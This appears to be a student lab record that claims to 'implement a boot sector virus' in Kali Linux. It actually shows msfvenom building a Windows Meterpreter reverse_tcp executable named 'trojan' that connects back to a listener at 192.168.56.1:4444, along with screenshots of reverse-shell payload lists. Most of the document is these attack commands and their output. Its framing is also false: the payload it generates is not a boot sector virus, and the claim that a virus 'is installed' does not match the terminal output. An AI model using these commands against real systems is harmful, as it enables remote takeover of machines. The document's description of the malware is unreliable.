

# IMPLEMENTING BOOT SECTOR VIRUS

Ex No:03

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**Aim :**

To implement BOOT SECTOR VIRUS in Kali Linux.


**Procedure :**

- Select the Root Terminal.
- Then type msfvenom command.
- Then get all the payloads.
- Then install gem bundler.
- The version needed to be 1.17.3
- use command ( msfvenom --list-options -p windows/meterpreter/reverse\_tcp)
- command (msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > trojan)
- This installs Boot Sector Virus.

**Output**

1.Select Root Terminal.

2.Type command msfvenom.



```
root@kali: /  
File Actions Edit View Help  
(root@kali)-[~]  
└─$ msfvenom  
Error: No options  
msfvenom - a Metasploit standalone payload generator.  
Also a replacement for msfpayload and msfencode.  
Usage: /usr/bin/msfvenom [options] <var-val>  
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe  
  
Options:  
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all  
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom  
--list-options List --payload <value>'s standard, advanced and evasion options  
-f, --format <format> Output format (use --list formats to list)  
-e, --encoder <encoder> The encoder to use (use --list encoders to list)  
--service-name <value> The service name to use when generating a service binary  
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string  
--smallest Generate the smallest possible payload using all available encoders  
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)  
--encrypt-key <value> A key to be used for --encrypt  
--encrypt-iv <value> An initialization vector for --encrypt  
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)  
--platform <platform> The platform for --payload (use --list platforms to list)  
-o, --out <path> Save the payload to a file  
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'  
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload  
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload le  
ngth)  
-s, --space <length> The maximum size of the resulting payload  
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)  
-i, --iterations <count> The number of times to encode the payload  
-c, --add-code <path> Specify an additional win32 shellcode file to include  
-x, --template <path> Specify a custom executable file to use as a template  
-k, --keep Preserve the --template behaviour and inject the payload as a new thread  
-v, --var-name <value> Specify a custom variable name to use for certain output formats  
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)  
-h, --help Show this message
```

### 3. Use command msfvenom -l payloads

```
root@kali: /  
File Actions Edit View Help  
zsh: no such file or directory: cd:/usr/share/metasploit-framework/  
  
(root@kali)-[~]  
└─$ msfvenom -l payloads  
  
Framework Payloads (951 total) [--payload <value>]  
  
Name Description  
-----  
aix/ppc/shell_bind_tcp Listen for a connection and spawn a command shell  
aix/ppc/shell_find_port Spawn a shell on an established connection  
aix/ppc/shell_interact Simply execve /bin/sh (for inetd programs)  
aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell  
android/meterpreter/reverse_http Run a meterpreter server in Android. Tunnel communication over HTTP  
android/meterpreter/reverse_https Run a meterpreter server in Android. Tunnel communication over HTTPS  
android/meterpreter/reverse_tcp Run a meterpreter server in Android. Connect back stager  
android/meterpreter/reverse_https Connect back to attacker and spawn a Meterpreter shell  
android/meterpreter/reverse_https Connect back to attacker and spawn a Meterpreter shell  
android/meterpreter/reverse_tcp Connect back to the attacker and spawn a Meterpreter shell  
android/shell/reverse_http Spawn a piped command shell (sh). Tunnel communication over HTTP  
android/shell/reverse_https Spawn a piped command shell (sh). Tunnel communication over HTTPS  
android/shell/reverse_tcp Spawn a piped command shell (sh). Connect back stager  
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/aarch64/shell_reverse_tcp Connect back to attacker and spawn a command shell  
apple_ios/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/armle/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)  
bsd/sparc/shell_bind_tcp Listen for a connection and spawn a command shell  
bsd/sparc/shell_reverse_tcp Connect back to attacker and spawn a command shell  
bsd/vax/shell_reverse_tcp Connect back to attacker and spawn a command shell  
bsd/x64/exec Execute an arbitrary command  
bsd/x64/shell_bind_ipv6_tcp Listen for a connection and spawn a command shell over IPv6  
bsd/x64/shell_bind_tcp Bind an arbitrary command to an arbitrary port  
bsd/x64/shell_bind_tcp_small Listen for a connection and spawn a command shell  
bsd/x64/shell_reverse_ipv6_tcp Connect back to attacker and spawn a command shell over IPv6
```

### 4. Install gem Bundler version 1.17.3

```
root@kali: /  
File Actions Edit View Help  
zsh: no such file or directory: cd:/usr/share/metasploit-framework/  
  
(root@kali)-[~]  
└─$ cd /usr/share/metasploit-framework/  
cd: no such file or directory: /usr/share/metasploit-framework/  
  
(root@kali)-[~]  
└─$ cd ..  
  
(root@kali)-[/]  
└─$ gem install bundler  
Fetching bundler-2.4.12.gem  
Successfully installed bundler-2.4.12  
Parsing documentation for bundler-2.4.12  
Installing ri documentation for bundler-2.4.12  
Done installing documentation for bundler after 0 seconds  
1 gem installed  
  
(root@kali)-[/]  
└─$ bundle install  
Don't run Bundler as root. Installing your bundle as root will break this application for all non-root users on this machine.  
Could not locate Gemfile  
  
(root@kali)-[/]  
└─$ gem install bundler:1.17.3  
Fetching bundler-1.17.3.gem  
Successfully installed bundler-1.17.3  
Parsing documentation for bundler-1.17.3  
Installing ri documentation for bundler-1.17.3  
Done installing documentation for bundler after 2 seconds  
1 gem installed  
  
(root@kali)-[/]  
└─$ get update --system  
Command 'get' not found, but there are 16 similar ones.  
  
(root@kali)-[/]
```

5. use command ( `msfvenom --list-options -p windows/meterpreter/reverse_tcp` )



```
(root@kali)-[//]
# msfvenom --list-options -p windows/meterpreter/reverse_tcp
Options for payload/windows/meterpreter/reverse_tcp:
=====
Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
Module: payload/windows/meterpreter/reverse_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 296
Rank: Normal

Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
OJ Reeves
hdm <x@hdm.io>

Basic options:
=====
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     LHOST           yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Description:
Inject the Meterpreter server DLL via the Reflective DLL Injection
payload (staged). Requires Windows XP SP2 or newer. Connect back to
the attacker

Advanced options for payload/windows/meterpreter/reverse_tcp:
=====
```

6.command (msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.56.1  
LPORT=4444 -f exe > trojan)

```
root@kali: /  
File Actions Edit View Help  
StagerRetryCount 10 no The number of times the stager should retry if the first connect fails  
StagerRetryWait 5 no Number of seconds to wait for the stager between reconnect attempts  
VERBOSE false no Enable detailed status messages  
WORKSPACE no Specify the workspace for this module  
  
Evasion options for payload/windows/meterpreter/reverse_tcp:  
  
Name Current Setting Required Description  
  
(root@kali)-[/]  
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
  
(root@kali)-[/]  
#  
  
(root@kali)-[/]  
# ls  
0 boot etc initrd.img lib lib64 lost+found mnt proc run srv sys trojan var vmlinuz.old  
bin dev home initrd.img.old lib32 libx32 media opt root sbin swapfile tmp usr vmlinuz  
  
(root@kali)-[/]  
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > trojan  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
  
(root@kali)-[/]  
#
```

**Result :**

Hence the BOOT SECTOR VIRUS is installed.